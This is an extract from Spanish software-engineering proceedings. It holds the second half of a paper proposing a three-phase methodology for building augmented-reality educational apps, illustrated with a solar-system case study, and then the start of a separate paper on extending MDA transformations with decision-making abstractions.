Los sistemas de RA requieren métodos de desarrollo especiales, incluyendo técnicas avanzadas de programación orientada a objetos, sistemas distribuidos e interfaces gráficas. En particular, la representación del mundo real y virtual son de especial atención.

2.4. RA en el Ámbito Educativo

La RA es una tecnología que ha demostrado su efectividad en diversas disciplinas, como la ingeniería, diseño, marketing o medicina. A nivel educativo ofrece diferentes potencialidades, un ejemplo son los libros de texto con RA que permitirán al alumno explorar objetos desde diversas perspectivas ya que éstos pueden visualizarse en 3D.

La riqueza de información disponible incide en la motivación del aprendizaje, dando la posibilidad de ser integrado de forma transparente al resto de los recursos TIC utilizados generalmente en una propuesta educativa [8].

Existen diferentes propuestas que emplean la RA en el ámbito educativo, ejemplo de ellas se describen a continuación. En el trabajo presentado por Ardila Pérez et al. [9], se desarrollan prototipos rápidos que permiten la geolocalización del salón de clases mediante un dispositivo móvil para una escuela de ingeniería. La aplicación RA desarrollada permite dar indicaciones visuales al usuario de hacia dónde debe dirigirse para llegar a donde se encuentra ubicado el salón.

La propuesta presentada en [10] permite la construcción de objetos virtuales de aprendizaje basados en RA, estos objetos son recursos digitales con material estructurado de forma significativa en el proceso de aprendizaje. En esta propuesta los objetos fueron aplicados en la descripción de órganos dentales para una facultad de odontología.

Otro ejemplo del empleo de la RA en educación se presenta en [11] donde se desarrolla una aplicación móvil que incorpora mecanismos de RA para la enseñanza de la clasificación de los seres vivos a niños de tercer grado.

El desarrollo de un libro interactivo de geografía para niños de 5 a 10 años es descrito en [12].

En [13] se muestra un libro aumentado que cambia la forma tradicional de interactuar con un libro mediante modelos 3D a las páginas y reproduce imágenes en el movimiento dentro del impreso, constituyendo un recurso didáctico para estimular la lectura en estudiantes de Segundo grado del primer ciclo (niños de 6 y 7 años).

De los trabajos mencionados anteriormente se realizó un análisis que permiten concluir que la RA provee herramientas que permiten mejorar el entendimiento de los conceptos logrando un mejor la participación de los alumnos, además aumentan su motivación y enriquecen la experiencia de aprendizaje en general.

2.5. Comparativa de Metodologías empleadas en Aplicaciones RA

De los trabajos presentados en la Sección 2.4 se observó el uso de diferentes metodologías las cuales hacen referencia a distintos aspectos tanto de las actividades que se llevan a cabo, como al desarrollo de los contenidos de una aplicación en el ámbito educativo.

A partir de los mismos se analizaron los ítems vinculados a la metodología utilizada, la forma de implementación y las especificaciones relevantes en el desarrollo de cada uno de ellos, Tabla 1.

Tabla 1. Comparación de metodologías utilizadas en el desarrollo de aplicaciones RA.

Metodología	Implementación	Especificaciones Relevantes
Proceso Unificado Ágil a partir de historias de usuario [9]	Se utilizaron smartphones con GPS y otros sensores útiles para la ubicación de los usuarios del salón de clases.	Se invirtió más tiempo codificando, utilizando el ensayo y error como metodología y después de esta etapa se inició la definición del alcance del prototipo, retomando la metodología propuesta.
En [10] se utilizó una metodología mixta para la creación de objetos virtuales de aprendizaje (OVA'S), la cual incluyó las formas de trabajo especificadas para AODDEI y ISBC, donde en el primero se refiere a Análisis, Obtención, Diseño, Desarrollo, Evaluación e Implementación y el Segundo a la Ingeniería de Software Basada en Componentes.	Como herramienta más apropiada para el desarrollo de los marcadores se utilizó a Qualcomm SDK® para dispositivos móviles.	Se seleccionaron las características de ambas formas de trabajo y las que mejor se adaptaron para realizar el trabajo. El uso de ISBC permitió a AODDEI ser más versátil para la creación de OVA'S.
En [11] se combinaron tres metodologías. Scrum, AODDEI y TAM (Technology Acceptance Model). La primera es para desarrollar el software de una manera ágil y rápida, la segunda para el desarrollo de la parte pedagógica y la tercera es para predecir cómo los usuarios aceptan y utilizan una herramienta tecnológica.	Se realizó una aplicación móvil desarrollada en Android para tabletas provistas a los alumnos por el estado. La aplicación fue desarrollada con SDK Vuforia.	La aplicación aún se encuentra en la etapa de desarrollo y hasta el momento no fue posible tener resultados acerca del uso e impacto del software en la población destinataria del mismo.
En [12] se propuso una metodología personalizada para la creación de un prototipo. La misma planteó fases de producción y perfiles del equipo multidisciplinar: 1) Selección del contenido; 2) Análisis del contenido educativo y 3) Desarrollo del prototipo.	La aplicación fue desarrollada con FLARManager que funciona en una computadora portátil con cámara web.	La metodología propuesta está centrada en el desarrollo de aplicaciones educativas utilizando RA. La propuesta fue crear unidades independientes orientadas a la reutilización en distintos contextos. Los docentes deben estar involucrados en todas las tareas.
La propuesta [13] no fue desarrollada siguiendo una metodología.	Para las aplicaciones de RA se empleó ARToolkit, para las para la construcción y modelado de objetos 3D se utilizó Cinema 4D. Se emplearon computadoras portátiles con cámara web.	La tecnología resultó innovadora y atractiva para ser aplicada en educación, se realizaron talleres de lectura donde se utilizó el libro aumentado logrando la participación activa de los niños y una mejora en los hábitos de lectura.

Como resultado del análisis realizado a partir de las metodologías empleadas para la producción de aplicaciones de RA puede destacarse que las mismas fueron realizadas con metodologías ágiles, combinación de metodologías de desarrollo de software, a una metodología diseñada específicamente para educación que sigue una línea secuencial, e inclusive una propuesta de las analizadas no siguió ningún tipo de metodología. Se observó también que los trabajos que aplicaron una metodología o una combinación de ellas, fue con el fin de organizar las actividades de modo de poder obtener aplicaciones que reflejen completamente los requerimientos de los usuarios. El aplicar una metodología proporciona un marco de trabajo para que las actividades, tareas, recursos materiales y humanos se combinen de forma adecuada para que el producto desarrollado y su tiempo de entrega se obtengan de una forma eficiente.

3. Metodología Propuesta

La metodología propuesta para el desarrollo de aplicaciones RA, Figura 2, consiste en tres fases: Análisis del Problema, Elección de la Solución, y Evaluación de la Aplicación.

Se requiere para su implementación:

- El equipo de desarrollo, el cual requiere integrantes con capacidades multidisciplinarias de trabajo y cualidades de trabajo en equipo como así también que posean conocimientos en reutilización.
- El equipo educativo, el cual debe contar con docentes que se encuentren comprometidos de modo de proporcionar sus conocimientos y experiencias para la concreción de los prototipos, además de incentivar la participación de los alumnos para la evaluación de las aplicaciones.

En la siguiente Sección se describen cada una de las fases involucradas en la Metodología propuesta.




Figura 2. Metodología de desarrollo propuesta para aplicaciones con RA en la educación.

3.1. Fase 1: Análisis del Problema

En ésta fase, el o los usuarios identificados (se denomina “usuario” a los docentes del nivel inicial o primario) se encargan de especificar la/s funcionalidad/es

requeridas, las características de la aplicación a desarrollar y de los usuarios de la misma. En esta fase debe existir una participación activa de los usuarios para poder definir con exactitud los requerimientos que satisfacen la solución del problema. Cuando se recibe la

solicitud inicial de la aplicación se procede a la realización de las siguientes actividades.

- Determinar el Perfil del alumno. Se determina la edad de los destinatarios que utilizarán la aplicación (niños del nivel inicial o primario).
- Determinar el contenido educativo. Se selecciona el contenido educativo, dominio, de la aplicación a desarrollar por ejemplo, matemáticas, geografía, historia, entre otras.
- Realizar técnicas de elicitación de requerimientos (entrevista, etnografía, entre otras) para relevar la información necesaria que permita la comprensión de la funcionalidad solicitada. Además se determinan los medios a través de los cuales se implementará la aplicación RA, ya sea dispositivos móviles o computadoras de escritorio.

Cabe destacar que la solicitud del usuario incluye el desarrollo de una o más de una aplicación, por lo que las etapas de la Sección 3.2 pueden realizarse en paralelo.

3.2. Fase 2: Elección de la Solución

Los requerimientos de la aplicación son un determinante en lo que respecta al diseño e implementación del mismo, esto se encuentra relacionado con la viabilidad de la aplicación a desarrollar. A partir de los requerimientos identificados se procede a la elección de la solución para ello se puede optar por las siguientes alternativas.

a) **Proceso CBSE:** este proceso de software brinda soporte a la ingeniería basada en componentes, toman en cuenta las posibilidades de reutilización y las diferentes actividades de proceso implicadas en el desarrollo y uso de componentes reutilizables [3]. Esta solución es seleccionada cuando los requerimientos de la aplicación que necesita el usuario se corresponden totalmente con la funcionalidad de una aplicación ya desarrollada, la cual se encuentra almacenada en una biblioteca de componentes específico para el ámbito educativo, por lo que ese componente es el que se utilizará y se deben realizar los ajustes y pruebas necesarias para que cumpla totalmente con lo solicitado por el mismo.

b) **Proceso Ágil:** en este proceso el software no se desarrolla como una sola unidad, sino como una serie de incrementos donde cada uno de ellos incluye una nueva funcionalidad del sistema, se utilizan para producir rápidamente software útil [3]. La funcionalidad de la aplicación solicitada por el usuario no coincide con alguna de las existentes en el repositorio de componentes, razón por la cual requiere su completo desarrollo. La metodología ágil seleccionada es Scrum, por sus principales ventajas de trabajo en equipo,

organización de las actividades mediante historias de usuario y por la programación de entregas en sprint, lo que se considera la forma más adecuada de trabajar en las aplicaciones educativas, donde el desarrollo por incrementos es dirigido por las historias de usuario. En este proceso se combinan las tareas destinadas al diseño y prueba logrando, con la participación activa de los docentes, que estas historias se ajusten completamente a los requerimientos de los usuarios y se vean reflejados en prototipos, los cuales son evaluados por los docentes al finalizar cada uno de ellos. En caso de que la historia planteada al inicio y luego de su desarrollo no cuente con la aprobación del docente, la metodología permite retornar a la primera fase para revisarla y modificarla en caso de que sea necesario. En esta fase, previo al inicio del desarrollo de las historias de usuario, se selecciona la herramienta para el desarrollo de la aplicación.

c) **Proceso Mixto:** esta solución es seleccionada cuando los requerimientos de la aplicación que necesita el usuario se corresponden de forma parcial con la funcionalidad de una aplicación ya desarrollada, por lo que ese componente es el que se utilizará y se completará planteando historias de usuario para agregar funcionalidad de forma tal de cumplir con los requerimientos planteados con anterioridad. Se deben realizar los ajustes para ensamblar el componente y la nueva funcionalidad, luego se realizan las pruebas de integración y posterior verificación de la funcionalidad completa con la participación del docente.

3.3. Fase 3: Evaluación de la Aplicación

La aplicación obtenida utilizando cualquiera de los tres procesos descritos anteriormente debe pasar por un proceso de validación con el usuario final.

La verificación y validación del software consiste en un proceso de evaluación conjunta sobre la funcionalidad y facilidad de uso de la aplicación, esto se realiza durante el proceso de desarrollo seleccionado en la Fase 2 de la Metodología.

Algo importante de destacar en esta fase es la obtención de una aplicación con calidad. En [16] se expresa que la calidad del producto software se puede interpretar como el grado en que dicho producto satisface los requerimientos de sus usuarios aportando de esta manera un valor. Son precisamente estos requerimientos (funcionalidad, rendimiento, seguridad, mantenibilidad, entre otros) los que se encuentran representados en el modelo de calidad, el cual está definido por la ISO/IEC 25010 y para el cual se definen características de calidad como la adecuación funcional, eficiencia de desempeño, compatibilidad, usabilidad, fiabilidad, seguridad,

mantenibilidad y portabilidad. Es por ello que se incorpora a la nueva metodología la evaluación de la usabilidad de la aplicación, que según la ISO/IEC 9241-11 es el nivel con el que un producto se adapta a las necesidades del usuario y puede ser utilizado por el mismo para lograr las metas con efectividad, eficiencia y satisfacción en un contexto específico de uso.

En el trabajo de Fernández Zumaquero [14] precisamente se realiza la evaluación de usabilidad para RA, por lo que se debe rescatar del mismo el método utilizado para este trabajo, similar al sistema tradicional, en donde se afirma que si se cumplen las expectativas del usuario y las sensaciones del mismo son buenas, su grado de satisfacción será alto y el sistema puede considerarse válido, siempre y cuando éste sea también funcionalmente correcto. En el concepto especificado para usabilidad se detalla lo siguiente:

- Efectividad. La precisión con la que el usuario puede alcanzar los objetivos especificados.
- Eficiencia. Cantidad de recursos utilizados en relación con la exactitud con la cual los usuarios alcanzan objetivos.
- Satisfacción. La comodidad y aceptación del modo de uso.
- Contexto de uso. Los usuarios, objetivos, tareas, equipamiento (hardware, software y materiales) y el entorno físico y social en el que el producto es usado.

4. Caso de estudio: Ejemplo de Creación de una Aplicación RA


A continuación se presenta un caso de estudio con el que se realizaron dos experiencias, la primera fue el desarrollo de la aplicación sin el empleo de una metodología y luego se describe el desarrollo mediante la metodología propuesta. Estas experiencias fueron llevadas a cabo por dos equipos de desarrollo pertenecientes al grupo de investigación, los cuales requirieron de la participación de un docente en diferente medida de acuerdo a las necesidades de la metodología.

4.1. Caso de Estudio

Como caso de estudio se consideró el desarrollo de una aplicación para la representación de parte del Sistema Solar compuesto por el Sol, la Tierra y la Luna, para el estudio de los movimientos relativos y sus consecuencias. La aplicación desarrollada va a ser empleada en el proceso de enseñanza aprendizaje dirigido por el docente.

4.2. Desarrollo sin Empleo de Metodología

Para el desarrollo de la aplicación sin emplear ninguna metodología, inicialmente se determinó la herramienta de modelado, 3D Blender. Luego en base a las herramientas seleccionadas se procedió a la creación de patrones para la incorporación de objetos virtuales mediante el empleo de la herramienta ARToolkit, Figura 3.



En cuanto al funcionamiento de la aplicación, si el usuario coloca el patrón frente a la cámara, automáticamente visualizará el modelo 3D correspondiente al sistema solar [15]. Como última actividad se realizaron las pruebas correspondientes de la aplicación sólo con el equipo de desarrollo para su posterior empleo por parte del docente, Figura 4.

4.3. Desarrollo mediante el Empleo de la Metodología Propuesta

A continuación se presentan las fases realizadas en la metodología descrita en la Sección 3.

4.3.1. Fase 1: Análisis del Problema. Esta fase inició a partir de la solicitud del docente interesado en el desarrollo de la aplicación. En este caso se refiere al caso de estudio descrito en la Sección 4.1.

- Determinar el Perfil del alumno. La aplicación está destinada a alumnos del nivel primario cuya edad oscila entre los 8 y 10 años.
- Determinar el contenido educativo. Ciencias Sociales.
- Realizar técnicas de elicitación de requisitos. Para comprender la funcionalidad requerida se seleccionó como técnica de elicitación la entrevista. Se realizó una entrevista con el docente involucrado el cual indicó que la aplicación a desarrollar en computadoras de escritorio debe representar parte del Sistema Solar.

4.3.2. Fase 2: Elección de la Solución. A partir del análisis realizado de la información recabada en la entrevista al docente, se determinó la opción a seguir.

Se realizó la consulta en la biblioteca de componentes de una aplicación con las características requeridas. En este caso debido a que aún no se encontró en la misma una aplicación que satisfaga completamente los requerimientos del usuario la opción del empleo del proceso CBSE de la metodología no fue viable.

La opción del empleo de proceso mixto, tampoco fue viable ya que no se encontró en la biblioteca de componentes una aplicación que satisfaga parcialmente los requerimientos del usuario.

Por lo tanto se optó por el Proceso Ágil. En primer lugar se determinaron las herramientas a utilizar para el desarrollo de la aplicación, las

cuales fueron ARToolkit con licencia GPU y para el diseño de objetos 3D se seleccionó Blender.

Posteriormente se realizaron los pasos determinados por la metodología Scrum. Primero se determinaron las historias de usuario a partir de ellas se realizó el product backlog, y se determinaron las tareas para cada una de ellas, como así también la duración de los sprints, el cual fue de 7 días. En la Figura 5 se muestra parte del product backlog del proceso ágil y el desarrollo de una historia de usuario.

Las tareas de diseño y prueba de las historias de usuario se realizaron con la activa participación del docente solicitante de la aplicación, de forma tal de lograr la completitud de los requerimientos planteados en la primera fase de esta metodología.

Product Backlog	
1º-Realizar el sol, la luna y la tierra con Blender 2º-Realizar los movimientos (traslación y rotación). 3º-Representar el sistema solar con ARToolkit	
Primer Historia de Usuario	
ID <i>US_001</i>	Realizar el sol, la luna y la tierra con Blender.
Quién	Desarrollador
Qué	Creación de los objetos virtuales en 3D utilizando Blender. Los objetos son el sol, la luna y la tierra, los cuales deben estar provistos de textura e iluminación.
Para qué	Para contar con los objetos del sistema solar a estudiar.
Criterios de aceptación	-Cada uno de los objetos debe poseer textura e iluminación. -Las características de los objetos deben ser particulares de cada una de ellos.
Sprint Backlog	-Diseñar el sol -Diseñar la luna -Diseñar la tierra - Construcción de los modelos 3D. -Realizar pruebas en los objetos 3D con el fin de cumplir con los criterios de aceptación. -Realizar pruebas con el docente con el fin de lograr su conformidad en lo que respecta a la representación de los objetos 3D.

Figura 5. Resumen de ProductBacklog y Primer Historia de Usuario.

4.3.3. Fase 3: Evaluación de la Aplicación. Esta fase se realiza con el usuario final, los estudiantes, durante una clase dictada por el docente que solicitó la aplicación, para ello se ejecutó la aplicación, Figura 6, con el grupo de alumnos y luego se procedió a recopilar información de su empleo mediante las técnicas de encuesta y etnografía con el fin de medir sus niveles de aprendizaje de modo de considerar nuevos aspectos para posibles mejoras en el futuro.

Respecto a la usabilidad se consideró los distintos aspectos para su alcance:

- La efectividad se evaluó en relación a si la aplicación fue útil para el apoyo de las clases que dicta el docente.
- La eficiencia se valoró por la facilidad al momento de utilizarla optimizando los recursos.
- La satisfacción se midió a través de una encuesta destinada al docente que participó en la construcción de la aplicación, en cambio se empleó la etnografía en el grupo de alumnos que interactuó con la aplicación.
- El contexto de uso se refiere a las computadoras de escritorio utilizadas bajo la supervisión del docente, durante la clase de ciencias sociales para la ejecución de la aplicación.




Figura 6. Aplicación obtenida con el empleo de una Metodología.

4.4. Resultados de Experiencias de Desarrollo

Como resultado de las dos experiencias descritas en la Sección anterior se obtuvo la Tabla 2, en la cual se observa la concreción (✓) o no (x) de las distintas actividades consideradas en el desarrollo de aplicación RA en el ámbito educativo.

Tabla 2. Resultados Comparación de las Experiencias Realizadas con el Caso de Estudio.

<i>Actividades</i>	<i>Caso de Estudio Sin Metodología</i>	<i>Caso de Estudio Con Metodología</i>
Determinar el perfil del alumno	✓	✓
Determinar el contenido educativo	✓	✓
Realizar técnicas de elicitación de requisitos	No se realizó, al inicio un docente plantea la idea de la aplicación que necesita	Se realizaron entrevistas a docentes para la especificación de funcionalidades
Determinar dispositivos de RA	✓	✓
Análisis del problema	No siguió un proceso en particular. Se desarrolló la aplicación con las funcionalidades determinadas por el equipo de desarrollo.	Se eligió el proceso ágil scrum dirigido por historias de usuario con participación del docente.
Verificación	✓	✓
Validación	X	✓
Usabilidad	X	✓

5. Conclusiones

En este trabajo se desarrolló una metodología para la obtención de aplicaciones de RA destinadas al ámbito de la educación. Se realizó la construcción de una aplicación de RA referida a parte del sistema solar con la participación del equipo educativo.

Del análisis realizado a la tabla presentada en la Sección anterior, se concluye que mediante la metodología propuesta se obtiene un marco de trabajo que combina características de otras metodologías, con el objetivo de organizar el desarrollo y mantenimiento de aplicaciones.

La utilización de la misma posee las siguientes características:

- Algunas fases se pueden realizar en paralelo.
- En el caso de que exista alguna característica que no se encuentre bien definida se permite retornar a fases anteriores.
- Los docentes tienen una participación activa en las etapas de diseño y pruebas, lo que se refleja en una aplicación que responde completamente a los requerimientos planteados en la primera fase.
- La última fase puede ser llevada a cabo con los usuarios finales de la aplicación, a partir de su desarrollo puede observarse la aceptación o no del producto. Además, de la motivación para su utilización y la solicitud de funcionalidades adicionales.

Si bien el empleo de la metodología puede requerir de un poco más de tiempo para el desarrollo de la aplicación, se garantiza que los requerimientos del usuario sean validados exitosamente al finalizar el proceso.

Como trabajo futuro se plantea la realización de nuevas aplicaciones mediante el empleo de la metodología propuesta, además se considera la incorporación de una nueva fase a la metodología que incluya la gestión completa de los componentes desarrollados. La nueva fase a incorporar involucra la clasificación correcta y la certificación de los mismos, con el fin de comprobar que cumplen con su especificación, ya que hasta el momento las aplicaciones resultantes forman parte de una biblioteca de componentes debido a que aún no cuentan con todas las características para conformar un repositorio de componentes.

6. Referencias

- [1] Pressman R., *“Ingeniería del Software: Un enfoque práctico”*. Séptima Edición. McGraw-Hill, 2010.
- [2] Sommerville, I., *“Ingeniería de Software”*. Novena Edición. Pearson Educacion. 2011.
- [3] Sommerville, I., *“Ingeniería de Software”*. Séptima Edición. Pearson Educacion, 2005.
- [4] D. E. Avison and G. Fitzgerald, *Information Systems “Development: Methodologies, Techniques, and Tools”*, McGraw-Hill, 1995.
- [5] Azuma, R. T. “A survey of augmented reality”. *Presence: Teleoperators and virtual environments*, 6(4), 1997, pp. 355-385.
- [6] Gil, G. D., Arias Figueroa, D., Gimson Saravia, L. E., Sánchez, E., &Silvera, J. A. *“Uso de realidad aumentada como complemento a los prácticos tradicionales de enseñanza-aprendizaje”*. XVII Workshop de Investigadores en Ciencias de la Computación. Salta. 2015.
- [7] de Pedro Carracedo, J., & Méndez, C. L. M. *“Realidad Aumentada: Una Alternativa Metodológica en la Educación Primaria Nicaragüense”*. *IEEE-RITA*, 7(2), pp102-108. 2012
- [8]Fracchia, C. C., Alonso de Armiño, A. C., &Martins, A. *“Realidad Aumentada aplicada a la enseñanza de Ciencias Naturales”*TE & ET. pp 7-15. 2015.
- [9] Ardila-Pérez, A. E. *“Prototipo funcional para el uso de realidad aumentada en la EIA usando dispositivos móviles”* Doctoral dissertation, Administrativa, Financiera, Sistemas y Computación. 2014.
- [10] Tovar, L. C., Bohórquez, J. A., & Puello, P. *“Propuesta metodológica para la construcción de objetos virtuales de aprendizaje basados en realidad aumentada”*. *Formación universitaria*, 7(2), pp. 11-20. 2014.
- [11] Solano, C. A., Díaz, J. F. C., & Bolaños, J. C. G. *“Aplicación móvil de realidad aumentada para la enseñanza de la clasificación de los seres vivos a niños de tercer grado”*. *Ingeniería*, 20(1), 2015.
- [12] Abdulmushli, M. *“Análisis de sistemas de realidad aumentada y metodología para el desarrollo de aplicaciones educativas”*. LSII-Proyectos Fin de Máster. Universidad Rey Juan Carlos. 2012.
- [13] Calisaya, M. A., Paredes, M. del M., Gálvez, M. del P. and V. Quincoces. *“Realidad aumentada aplicada a la lectura en Educación Primaria”*, IX Jornadas de Ciencia y Tecnología de Facultades de Ingeniería del Noa, Santiago del Estero, 3 4 de octubre de 2013.

[14] Fernández Zumaquero S. *“Métodos de evaluación de la usabilidad para entornos de Realidad Virtual, Realidad Aumentada y Sistemas Ubicuos”*. 2010.

[15] Calisaya, M. A., Lamas, D., Veramendi, B. & A. Cámara, *“Desarrollo de Aplicaciones de Realidad Aumentada para prácticas en escuelas de nivel primario”* 4to Congreso Nacional de Ingeniería en Informática/Sistema de Información (CoNaIISI) Salta, 2016.

[16] ISO/IEC CD 25010 Software engineering – *Software product Quality Requirements and Evaluation (SQuaRE)* – Quality model and guide, 2009.

Extendiendo Transformaciones MDA con Abstracciones de Toma de Decisiones

Luis Roqué Fourcade*, Liliana Arakaki*, Daniel Riesco*, Germán Montejano*, Narayan Debnath†

*Departamento de Informática - Universidad Nacional de San Luis
Ejército de Los Andes 950, San Luis, Argentina
{araroq, liliana.arakaki}@yahoo.com, {driesco, gmonte}@unsl.edu.ar

†Computer Science Department - Winona State University
Winona, MN 55987, USA
ndebnath@winona.edu

Resumen

Object Management Group (OMG) ha producido uno de los pasos más importantes en la dirección de modelar el Proceso de Desarrollo de Software (PDS): el enfoque Model Driven Architecture (MDA). Sin embargo, este aporte no ha tenido aún el impacto esperado ni en la calidad de las instancias del modelo ni en los productos de software resultantes de su ejecución. La principal razón radica en el nivel de abstracción propuesto, demasiado alejado de los dominios para los cuales deben generarse dichas instancias. En particular, para el caso de Diseño de Software, no incluye abstracciones del proceso como tal y mucho menos de la principal actividad que lo caracteriza, la toma de decisiones. El trabajo propone extender las transformaciones MDA con la capacidad de entender y procesar conocimiento inherente a la toma de decisiones. Para este objetivo, proponemos inyectar a estas transformaciones representaciones estándar de este tipo de conocimiento extendiendo el modelo de manera que éstas puedan entenderlas y procesarlas de manera inteligente.

Palabras clave: MDA, Arquitectura de Software, Model Driven Development, Model Driven Architecture, Proceso de Desarrollo de Software.

1. Introducción

Los esfuerzos por hacer del PDS un proceso ingenieril han sido variados y constantes desde los primeros reconocimientos de la llamada “crisis del software” [1]. Buena parte de estos esfuerzos se han direccionado a alcanzar un estado de madurez similar al alcanzado por otras ingenierías consolidadas; lograr un alto grado de reusabilidad con un rango amplio de granularidad que va desde componentes atómicos hasta productos finales terminados, pasando por componentes estructurados a partir de otros. En esta dirección, la Ingeniería de Software ha producido avances realmente significativos a lo largo de su proceso evolutivo. Entre estos avances se destacan la tecnología de componentes, a partir de la Tecnología Orientada a Objetos (TOO); la evolución arquitectural, con la contribución de diferentes

modelos arquitecturales como modelos de arquitecturas de múltiples capas, distribuidas, orientadas a servicios, dirigidas por eventos, etc.; la reutilización de especificaciones de diseño, a través del uso de patrones y el modelado del PDS, donde se destaca la contribución aportada por OMG, el enfoque MDA.

Los resultados benéficos verificados para cada una de estas dimensiones son contundentes. Inclusive en la combinación e integración de éstas a través de diferentes modelos aplicables al desarrollo de software como, por ejemplo, modelos de arquitecturas de múltiples capas, distribuidas, heterogéneas y orientadas a componentes. Sin embargo, existe aún un vacío importante en cuanto a la asimilación de estos resultados en modelos del PDS de manera que impacten de un modo determinante en el perfil ingenieril de la actividad. En particular en el área de Diseño de Software, donde estos avances han tenido un impacto fundamental, la Ingeniería de Software provee un soporte amplio para la especificación de todos los artefactos resultantes de las actividades que componen al proceso de Diseño de Software, pero no ocurre lo mismo con el soporte al proceso propiamente dicho y mucho menos con el soporte a la actividad característica y repetitiva del proceso de Diseño de Software: síntesis y evaluación de alternativas para la toma de decisiones [2].

Entre las principales consecuencias que se derivan de este estado, caracterizado por el bajo perfil ingenieril de la actividad de desarrollo, se destaca el pobre diseño arquitectural de las aplicaciones resultantes del proceso. Se obtienen aplicaciones con arquitecturas complejas, con alto costo de mantenimiento y que se degradan significativamente durante la evolución de la aplicación.

El enfoque MDA, contribuido por OMG, proporciona un modelo del PDS que actúa como una meta-arquitectura. Esta meta-arquitectura permite integrar nuevo conocimiento mediante la contribución de metamodelos en el marco del estándar. Para este fin, el modelo aporta:

- ✓ Una arquitectura de metamodelado basada en MetaObject Facility (MOF) [3], un metalenguaje basado en una simplificación de las capacidades

de modelado de clases de UML2 más un núcleo de capacidades para gestión de metamodelos.

- ✓ Una arquitectura del PDS que ordena el proceso en niveles de abstracción distribuidos entre modelos de negocio y de implementación
- ✓ Un modelo de transformación a nivel de metamodelos que permite evolucionar en el PDS a través de los niveles de abstracción

